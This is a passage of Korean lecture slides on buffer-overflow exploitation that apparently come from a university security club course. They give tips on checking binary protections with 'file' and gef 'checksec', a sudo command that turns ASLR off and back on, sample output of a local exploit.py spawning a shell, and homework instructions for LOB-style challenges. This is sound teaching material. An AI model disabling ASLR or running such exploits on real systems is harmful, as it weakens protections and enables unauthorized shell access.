
→ 켜져 있다면 bof를 사용하기 힘들어짐!!

# 문제 풀이 TIP

```
jungho@JungHo: /mnt/c/Users/j9947/On
실습$ file exec2
exec2: ELF 32-bit LSB executable, I
dynamically linked, interpreter /U
1]=3a5dcb37dfa618c37694bfbb03adcbc5
, not stripped
```

file 명령어를 통해 바이너리의 환경 확인(32bit vs 64bit)

```
gef> checksec
[+] checksec for '/mnt/c/Users/j9947/OneDri
의 /실습 /exec2'
Canary           : X
NX               : X
PIE              : X
Fortify          : X
RelRO            : Partial
```

Gdb의 checksec 명령어를 통해 보호 기법 확인

```
Dockerfile X
repeat service > d028e098-bbd6-496a-aff2-3c7710811355 > Docker
1 FROM ubuntu:22.04@sha256:b6b83d3c3317944203400
2
```

Dockerfile이 있다면 ubuntu 버전 확인(로되리안 방지!!)

# 과제

```
$ sudo bash -c "echo 0 > /proc/sys/kernel/randomize_va_space"
$ cat /proc/sys/kernel/randomize_va_space
```

Turn off ASLR

```
$ sudo bash -c "echo 2 > /proc/sys/kernel/randomize_va_space"
$ cat /proc/sys/kernel/randomize_va_space
```

모든 과제는 ASLR을 끄고 진행  
모든 문제 풀이가 끝난 후 다시 ASLR을 켜야함

Turn on ASLR

```
jungho@JungHo: /mnt/c/Users/j9947/OneDrive/바탕 화면/cykor 강의 /
실습$ python3 exploit.py
[+] Starting local process './exec2': pid 11668
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ ls
example  exec1    exec1.c  exec2    exec2.c  exploit.py
$ id
uid=1000(jungho) gid=1000(jungho) groups=1000(jungho),4(adm),20(
dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(vide
o),46(plugdev),116(netdev),1001(docker)
$
```

문제 익스플로잇에 성공하면,  
왼쪽 사진과 같이 **id 명령어**가 잘 수  
행되는 모습으로 풀이 인증!

# 과제

## 필수 과제:

Assignment 폴더, **LOB 폴더 속 7문제**,  
Assignment 폴더, **Choice 폴더 속 네 문제 중 선택 2문제**  
(익스에 실패했더라도 분석한 취약점, 시도해본 방법들 등 기재하면  
정성평가로 인정 여부 결정)

## 선택 과제:

Assignment 폴더, Choice 폴더 속 나머지 2문제

문제 별 풀이와 답, shell 획득 후 **id 명령어 실행 결과 스크린 샷**을 정리해  
**pdf 파일**로 제출

다음 수업시간 전까지 제출(5월 31일 20:00)  
늦은 제출은 6월 2일 23:59까지